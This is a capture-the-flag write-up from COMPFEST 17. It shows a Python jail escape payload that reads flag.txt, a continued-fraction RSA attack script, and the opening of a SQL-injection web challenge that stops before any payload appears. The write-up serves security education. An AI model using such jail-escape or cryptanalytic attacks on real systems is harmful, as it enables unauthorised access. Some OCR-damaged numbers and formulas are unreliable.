CTF Write Up
COMPFEST 17 CTF

By Team ASGama when yh

I Putu Herjuna Manasye Suarthana
Ahmad Zainurafi Alfikri
Abdullah Faqih Muzakki

Table of Contents

I. Opening


Sanity Check (Free) [100 pts]

You know the drill... :D

Flag: COMPFEST17{s3m4ng4t_4nd_s33_y0u_0n_f1n4l}

II. Misc

ezzz jail [revenge] [100 pts]



Given a challenge with the description that it is “just your normal ez jail”. We suspected that this is a pyjail challenge since we have to connect to a remote host.. Downloading the **chall.zip** will give us the following files:

```
Archive:  chall.zip
   creating: public/
  inflating: public/.gitkeep
  inflating: public/chall.py
  inflating: public/Dockerfile
  inflating: public/safe_exceptions.py
```

Looking at the main function of **chall.py**:

```python
def main():
    while True:
        try:
            code = input(">>> ")
            if code == "exit":
                break
            if code.startswith("b64:"):
                code = base64.b64decode(code[4:]).decode()
            run_code(code)
        except (KeyboardInterrupt, EOFError):
            break

if __name__ == "__main__":
    main()
```

The program will basically take an input that starts with “b64:” followed by a payload that is encoded in base64. This payload will be run through a **run_code** function which is defined as follows:

```python
def get_globals():
    global _original_safe_globals

    if _original_safe_globals is None:
        safe_globals_copy = safe_globals.copy()

        for exc in EXCEPTIONS_TO_REMOVE:
            if exc in safe_globals_copy['__builtins__']:
                del safe_globals_copy['__builtins__'][exc]

        safe_globals_copy['__builtins__']['error'] = error
        safe_globals_copy['__builtins__']['open'] = open

        _original_safe_globals = safe_globals_copy

    return _original_safe_globals

def run_code(code):
    try:
        bytecode = compile_restricted(code, '<input>', 'exec')
        if bytecode is None:
            return
        exec(bytecode, get_globals())
    except Exception as e:
        print(f"Error: {e}")
```

The code will be compiled into bytecode and get executed with exec. However, it will first be checked with the **get_globals()** function. This get globals function will check whether our code contains specific “EXCEPTIONS” in which it will remove it. This list of exceptions are retrieved from **safe_exceptions.py:**

File: safe_exceptions.py

```
EXCEPTIONS_TO_REMOVE = [
    'ArithmeticError',
    'AssertionError',
    'AttributeError',
    'BaseException',
    'BufferError',
    'BytesWarning',
    'DeprecationWarning',
    'EOFError',
    'EnvironmentError',
    'Exception',
    'FloatingPointError',
    'FutureWarning',
    'GeneratorExit',
    'IOError',
    'ImportError',
    'ImportWarning',
    'IndentationError',
    'IndexError',
    'KeyError',
    'KeyboardInterrupt',
```

The file includes almost all built-in exceptions. This means we cannot raise or catch most standard exceptions. The environment also uses RestrictedPython's safe_globals, which limits access to many built-in functions and attributes.

HOWEVER, only **error (a RuntimeError instance) and open are added to the builtins and therefore allowed.** We can use this to our advantage!

Our main goal is to read flag.txt that is present in the same directory as the chall file. We can use the **open** function to achieve this. The following python code can do so:

```
open(1, 'w').write(open('flag.txt').read())
```

Encoding it in base64 becomes:

```
b3BlbigxLCAndycpLndyaXRlKG9wZW4oJ2ZsYWcudHh0JykucmVhZCgpKQ==
```

Making the final payload:

```
b64: b3BlbigxLCAndycpLndyaXRlKG9wZW4oJ2ZsYWcudHh0JykucmVhZCgpKQ==
```


Now let us connect to the remote instance and paste the payload:

```
(base) pemakai@DESKTOP-8K5L957:~/CTF_Challs/Compfest17/real/misc/ez_jail_revenge/public$ nc ctf.compfest.id 7603
>>> b64: b3BlbigxLCAndycpLndyaXRlKG9wZW4oJ2ZsYWcudHh0JykucmVhZCgpKQ==
COMPFEST17{w3lP_s0Rry_tHe_PReViou$_v3rS!On_W4$_UNINteNDEd_utfTtFRMX9mgwPzu}
```

Flag: COMPFEST17{w3lP_s0Rry_tHe_PReViou$_v3rS!On_W4$_UNINteNDEd_utfTtFRMX9mgwPzu}

III. Cryptography

Custom Parameter [100 pts]



Given a cryptography challenge with an attachment called **chall.py** as usual. Opening it reveals the following code:

```
from Crypto.Util.number import getPrime,bytes_to_long
from random import randint
```

```
from math import gcd
from decimal import Decimal
FLAG = b"REDACTED"

def generate_pub_key():
    while True:
        p = getPrime(2048)
        q = getPrime(2048)
        if (p < q < 2*p) or (q< p < 2*q):
            break
    N = p * q

    phi = (p**2-1) * (q**2-1)
    print("N: ", N)
    bound = int(input("Enter bound: "))
    if bound < 2**1000:
        print("Get out of here!")
        exit(1)
    while True:
        d = randint(phi-bound,phi-1)
        if gcd(d,phi) == 1:
            break
    e = pow(d,-1,phi)
    return N,e

def encrypt(m, N, e):
    m = bytes_to_long(m)
    ct = pow(m, e, N)
    return ct

if __name__ == "__main__":
    print("Generating public key....")
    print("")
    N, e= generate_pub_key()
    print("Done!")
    print("")
    m = FLAG
    ct = encrypt(m, N, e)
    print("e:", e)
    print("ct:", ct)
```

When connecting to the instance, we are given the following data from the program:

```
N =
470821275378622766548406379880529338794133174017836532359465458842978250
```

```
28819549690373770101870838960739592637576449525224952448572143720640465750560271737879781705912992799429101029877533396096087633186579570235935383119371678006788330001419026379002565672100667320412631821135898145276638795854031302183372831654447489393378419661366870392306476665123022422649680413394387792582374447564253918284993356654996477022269504387225592244733108401402934459975375336166830945545206736437926901982934887701983873505946887446052272031108552610670497587460366592957702535756070690351196546453547664517432295976261675460462790430884671193852134978071907277325203898356457743850186835523687842797518880428099437888202642106306061838159138595692269946896295952166476791284559457885463447817777477205137308658906022792042908506605650871208791363888914246423136402002475498389106679795820015140319952441739996102230988839786931100900940754044181521528297779962323782054295722449920213549196334914533043810776385123988786285441916920951094398215184314268905071145597006900845062275249887628486292490853278792232244361830980775892608598746334818773067223022094565433315092190808785178156953992984157524220600062912446514779186531944005734109595053 7
e =
52358346953355618066686013297027007093198081698862838277695835030862818255835987681157692097292078346558444132772905431970490138855878829242402510123180399370700743315456932626588491500178441799005508155359892304127046030662627288524741392073861518159747992557090597919198128093979803839110789421768719282068912403806139395237763038091158594358748634284553239585395187226470629103241684146249219632919143577482559488753174839224061660223273222616565317207077985581040559984640439644211998802468525907136484647742271162223735747814587291756490351638300925273198723336811779333330951366591831148102498342946948897235743340062039990509147014945338837077334103288454625147822177586726892180988478294194448117937184663341602823305364283833585207883769845099972367263413713778770959782252016288923791647223309699199950998951372407976062330537575020706244069743993937390782302802977631206828244848907295328178576873148747868112176126873857452372216390101303370334118048370655566275882024431788286575027187625279735192852078074916791078608292867633614473077960084368733118169451982380162574004037118962894719811559224297720103727607152750971232234507251305212134331951920503917404361492284768363689130682593423694595393851317620742514764974550383106983340565524942166431647699509407707114720916357618880681335389341496617705887892174652908331032645425773707477368396628403608611363841425642228342726010675032682964736298985053202299082239177025896299099536801311903589844874344604398424923276625337546856460879753354349303103802064102216920414822183108876422682954251143652402263547694296133861718262946055060249444122464253730017111920129637106354667325289976727333783821296149321317910792794158220205234424434594953218796965789187755913644215089943795542175969464705940996696751572385134212475123657794921804794605226549606800643162061688820628542773402713888105468745307300096368529210292091891524390157331199813638188257370539721229906050613287593140614675266682018303628187388418873564807527554402448560118827955421156 8
```

```
340025748627332765772430931386171834564916155174557567972282124830016030
272882159697211074013616818806767722636429182738371428308417562008959700
644566561523110010613427860861130990244530497921588002882063889957274063
137314851757062709971234526555585902438982247703557912542548576654507248
004260804597618730531518516872499983606129002301589754177406308713333000
388386742676378991632929962910088162108433693262928975871109288325529422
77307207323032213
ct =
120149484210391764730497235797189384500039013884246243899193198056132080
151759422403549657613076402327834918994914879962804988692830778958439018
471756074278901930031597684255868123031156842410144356729045858418131691
838011628082669391526619559822406982987276650438123627780682284168923885
869745151557066526060891411842473608577039012650877844176220977739311269
795465896612633760804483745638869098712253427799039858231470904816538829
446974607583915335340846964681765228511812989841496615786404553529236938
996197466242343186431743300398649180663113099475975305806020515394449742
739844717134207033202051566641552291037861002242815048619983138823421652
255464608089768249722218383010378368258561179497848422795847632921803032
844805170316512605894341378770283804187992736936429918199753090308256537
407438339804210494881061526213252843714090741116504176956259608944532932
737057661957907106257083977320775018893531091516981201540635032170043054
702602703721510514603519427543155622492508655662939302768388178045126846
013288826455637853799670570994088036866636869808269401510432895725175614
814888346592605546159034207644667863709695975448955066980685067686527951
276652872369860508744455287181516105074495727274958920731873012205271577
572231371
```

Our first impression looking at this challenge is that it is another typical RSA challenge. However, looking at the challenge file, the phi in this case is defined differently where

$$\phi=(p^2-1)(q^2-1)$$

so

$$\Phi=(pq)^2+(p^2+q^2)-2.$$

Which is unlike the regular RSA scheme where $\boldsymbol{\phi=(p-1)(q-1)}$. This also means that:

$$(p+q)^2=(N+1)^2-\phi$$

So if we can reconstruct $\boldsymbol{\phi}$, then $\boldsymbol{(p+q)}$ is known, and factoring N reduces to solving a quadratic:

$$x^2-(p+q)^x+N=0$$

To start solving the challenge, we need to consider the given variables:

$$ed \equiv 1 (mod\ \phi)$$

so

$$\frac{e}{\phi} \approx \frac{t}{k}$$

From here, we can try to recover ***ϕ*** by doing the following operation:

$$\phi = \frac{ek + 1}{t}$$

In this case, however, ***ϕ*** must be less than $\mathbf{N^2}$ and $\mathbf{(N+1)^2}$ must be a perfect square. If both conditions are valid, we have a valid **(p + q)**. From here, we can recover **p** and **q** by factoring **N** where **S = p + q**. To achieve this, we can solve the following equation:

$$x^2 - Sx + N = 0$$

Once the p and q are known, we can compute **L** to get **d**. This d can be used to decrypt the message:

$$L = lcm(p - 1, q - 1),\ d \equiv e - 1\ (mod\ L)$$

$$m\ (flag) = ct^d\ (mod\ N).$$

All of these are completed automatically in the solver script we created below:

```
import sys
from math import gcd, isqrt
from fractions import Fraction

if hasattr(sys, "set_int_max_str_digits"):
    sys.set_int_max_str_digits(0)

N =
470821275378622766548406379880529338794133174017836532359465458842978250
288195496903737701018708389607395926375764495252249524485721437206404657
505602717378797817059129927994291010298775333960960876331865795702359353
831193716780067883300014190263790025656721006673204126318211358981452766
387958540313021833728316544474893933784196613668703923064766651230224226
496804133943877925823744475642539182849933566549964770222695043872255922
447331084014029344599753753361668309455452067364379269019829348877019838
735059468874460522720311085526106704975874603665929577025357560706903511
965464535476645174322959762616754604627904308846711938521349780719072773
252038983564577438501868355236878427975188804280994378882026421063060618
```

```
38159138595692269946896295952166476791284559457885463447817777477205137308658906022792042908506605650871208791363888914246423136402002475498389106679795820015140319952441739996102230988839786931100900940754044181521528297779962323782054295722449920213549196334914533043810776385123988786285441916920951094398215184314268905071145597006900845062275249887628492490853278792232244361830980775892608598746334818773067223022094565433315092190808785178156953992984157524220600062912446514779186531944005734109595053 7
e =
52358346953355618066686013297027007093198081698862838277695835030862818255835987681157692097292078346558444132772905431970490138855878829242402510123180399370700743315456932626588491500178441799005508155359892304127046030662627288524741392073861518159747992557090597919198128093979803839110789421768719282068912403806139395237763038091158594358748634284553239585395187226470629103241684146249219632919143577482559488753174839224061660223273222616565317207077985581040559984640439644211998802468525907136484647742271162223735747814587291756490351638300925273198723336811779333330951366591831148102498342946948897235743340062039990509147014945338837077334103288454625147822177586726892180988478294194448117937184663341602823305364283833585207883769845099972367263413713778770959782252016288923791647223309699199950998951372407976062330537575020706244069743993937390782302802977631206828244848907295328178576873148747868112176126873857452372216390101303370334118048370655566275882024431788286575027187625279735192852078074916791078608292867633614473077960084368733118169451982380162574004037118962894719811559224297720103727607152750971232234507251305212134331951920503917404361492284768363689130682593423694595393851317620742514764974550383106983340565524942166431647699509407707114720916357618880681335389341496617705887892174652908331032645425773707477368396628403608611363841425642228342726010675032682964736298985053202299082239177025896299099536801311903589844874344604398424923276625337546856460879753354349303103802064102216920414822183108876422682954251143652402263547694296133861718262946055060249444122464253730017111920129637106354667325289976727333783821296149321317910792794158220205234424434594953218796965789187755913644215089943795542175969464705940996696751572385134212475123657794921804794605226549606800643162061688820628542773402713888105468745307300096368529210292091891524390157331199813638188257370539721229906050613287593140614675266682018303628187388418873564807527554402448560118827955421156834002574862733276577243093138617183456491615517455756797228212483001603027288215969721107401361681880676772263642918273837142830841756200895970064456565152311001061342786086113099024453049792158800288206388995727406313731485175706270997123452655558590243898224770355791254254857665450724800426080459761873053151851687249998360612900230158975417740630871333300038838674267637899163292996291008816210843369326292897587110928832552942277307207323032213
ct =
120149484210391764730497235797189384500039013884246243899193198056132080
```

```
151759422403549657613076402327834918994914879962804988692830778958439018
471756074278901930031597684255868123031156842410144356729045858418131691
838011628082669391526619559822406982987276650438123627780682284168923885
869745151557066526060891411842473608577039012650877844176220977739311269
795465896612633760804483745638869098712253427799039858231470904816538829
446974607583915335340846964681765228511812989841496615786404553529236938
996197466242343186431743300398649180663113099475975305806020515394449742
739844717134207033202051566641552291037861002242815048619983138823421652
255464608089768249722218383010378368258561179497848422795847632921803032
844805170316512605894341378770283804187992736936429918199753090308256537
407438339804210494881061526213252843714090741116504176956259608944532932
737057661957907106257083977320775018893531091516981201540635032170043054
702602703721510514603519427543155622492508655662939302768388178045126846
013288826455637853799670570994088036866636869808269401510432895725175614
814888346592605546159034207644667863709695975448955066980685067686527951
276652872369860508744455287181516105074495727274958920731873012205271577
572231371

def cf_expand(num, den):
    """Return the continued fraction coefficients of num/den."""
    out = []
    while den:
        a = num // den
        out.append(a)
        num, den = den, num - a * den
    return out

def convergents_from_cf(cf):
    """Yield convergents as Fractions using the standard recurrence."""
    p0, q0 = 1, 0
    p1, q1 = cf[0], 1
    yield Fraction(p1, q1)
    for a in cf[1:]:
        p2 = a * p1 + p0
        q2 = a * q1 + q0
        yield Fraction(p2, q2)
        p0, q0, p1, q1 = p1, q1, p2, q2

def lcm(a, b):
    return a // gcd(a, b) * b

def is_square(n: int) -> bool:
    if n < 0:
        return False
    r = isqrt(n)
    return r * r == n
```

```
#reconstruct phi* via (ek + 1) / t where t/k ~ e / phi*

N1_sq = (N + 1) ** 2
cf = cf_expand(e, N1_sq)

found = False
for frac in convergents_from_cf(cf):
    t = frac.numerator
    k = frac.denominator
    if t == 0:
        continue

    num = e * k + 1
    if num % t != 0:
        continue

    phi_star = num // t
    #(p^2-1)(q^2-1) < (pq)^2 = N^2
    if not (0 < phi_star < N * N):
        continue

    #(N+1)^2 - phi* = (p+q)^2 must be a perfect square
    S2 = N1_sq - phi_star
    if not is_square(S2):
        continue
    S = isqrt(S2)

    #factor via quadratic x^2 - S x + N = 0
    disc = S * S - 4 * N
    if disc < 0 or not is_square(disc):
        continue
    r = isqrt(disc)
    p = (S + r) // 2
    q = (S - r) // 2
    if p <= 1 or q <= 1 or p * q != N:
        continue

    #got factors, decrypt with standard RSA modulus (lcm(p-1, q-1))
    L = lcm(p - 1, q - 1)
    try:
        d = pow(e, -1, L)
    except ValueError:
        #e not invertible mod L (shouldn't happen if service was
correct)
        continue
```


```
    m = pow(ct, d, N)
    msg = m.to_bytes((m.bit_length() + 7) // 8, "big")
    if not msg:
        msg = b"\x00"
    try:
        print(msg.decode())
    except UnicodeDecodeError:
        print(msg)
    found = True
    break

if not found:
    print("[-] No hit with convergents. Try a new instance or extend the
search around convergents.")
```

```
(base) pemakai@DESKTOP-8K5L957:~/CTF_Challs/Compfest17/real/crypto$ python3 solve.py
COMPFEST17{wait__that_works_here_too__thats_cool_anyway_see_you_at_the_finals_75d3e3d44a}
```


Flag:
COMPFEST17{wait__that_works_here_too__thats_cool_anyway_see_you_at_the_finals_75d3e3d44a}

IV. Web


Dark side of asteroid [100 pts]




Given a website where we can register and login as a user:



Once we registered an account and login, we can view and search for “asteroids” or in this case, quotes:



Interestingly, we can also view our profile and upload a URL to post it as a profile picture:



Looking at the source code, it is clear that the challenge is a Flask-based web application that simulates an asteroid catalog system. Users can register, log in, view asteroids, and update their profile pictures via a URL. All of these actions are done through endpoints defined in **app.py**

Snippet of app.py:

```
...

@app.route('/')
def home():
    if 'username' in session:
        return redirect(url_for('catalog'))
    return render_template('login.html')

@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password =
hashlib.md5(request.form['password'].encode()).hexdigest()

    conn = get_db_connection()
    user = conn.execute('SELECT * FROM users WHERE username=? AND
password=?',
                        (username, password)).fetchone()
    conn.close()

    if user:
        session['username'] = user['username']
        session['role'] = user['role']
```

```
        return redirect(url_for('catalog'))
    else:
        return render_template('login.html', error='Invalid
credentials.')

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password =
hashlib.md5(request.form['password'].encode()).hexdigest()

        conn = get_db_connection()
        try:
            conn.execute('INSERT INTO users (username, password) VALUES
(?, ?)',
                         (username, password))
            conn.commit()
            conn.close()
            return redirect(url_for('home'))
        except sqlite3.IntegrityError:
            conn.close()
            return render_template('register.html', error='Username
already exists.')
    return render_template('register.html')

@app.route('/catalog')
def catalog():
    if 'username' not in session:
        return redirect(url_for('home'))

    search = request.args.get('search', '')

    conn = get_db_connection()
    if search:
        asteroids = conn.execute('SELECT * FROM asteroids WHERE name
LIKE ?', (f'%{search}%',)).fetchall()
    else:
        asteroids = conn.execute('SELECT * FROM asteroids').fetchall()
    conn.close()

    return render_template('catalog.html', asteroids=asteroids,
role=session['role'])

@app.route('/admin', methods=['GET', 'POST'])
def admin():
```

```
    if 'username' not in session or session['role'] != 'admin':
        return redirect(url_for('home'))

    conn = get_db_connection()

    if request.method == 'POST':
        if 'add' in request.form:
            name = request.form['name']
            description = request.form['description']
            conn.execute('INSERT INTO asteroids (name, description)
VALUES (?, ?)', (name, description))
            conn.commit()
        elif 'delete' in request.form:
            asteroid_id = request.form['asteroid_id']
            conn.execute('DELETE FROM asteroids WHERE id=?',
(asteroid_id,))
            conn.commit()

    asteroids = conn.execute('SELECT * FROM asteroids').fetchall()
    conn.close()
    return render_template('admin.html', asteroids=asteroids)

def filter_sqli(search_raw: str) -> str:

    blacklist = [
        'union', 'select', 'from', 'where', 'insert', 'delete',
'update', 'drop', 'or',' ',
        'table', 'database', 'schema', 'group', 'order', 'by', ';', '=',
'<', '>','||','\t'
    ]

    search_lower = search_raw.lower()

    for word in blacklist:
        if word in search_lower:
            abort(403, description="SQL injection attempt detected:
Blacklisted word found.")

    if 'access_level' not in search_lower:
        abort(403, description="SQL injection attempt detected: Invalid
payload structure")

    return search_lower

...
```

The goal is to retrieve the flag stored in the **admin_secrets** table of the SQLite database.

Snippet from init_db.py:

```
...

# Add default secrets
    secrets = [
        ('Flag', FLAG, 3),
        ('final_message', 'You made it! Remember: the flag belongs to those
who trust their own path.', 3),
        ('author_message', 'You sure you can get the flag? Think twice...', 2),
        ('welcome_note', 'Welcome to the Asteroid Admin system!', 1)
    ]
    for s in secrets:
        c.execute('INSERT OR IGNORE INTO admin_secrets (secret_name,
secret_value, access_level) VALUES (?, ?, ?)', s)

...
```

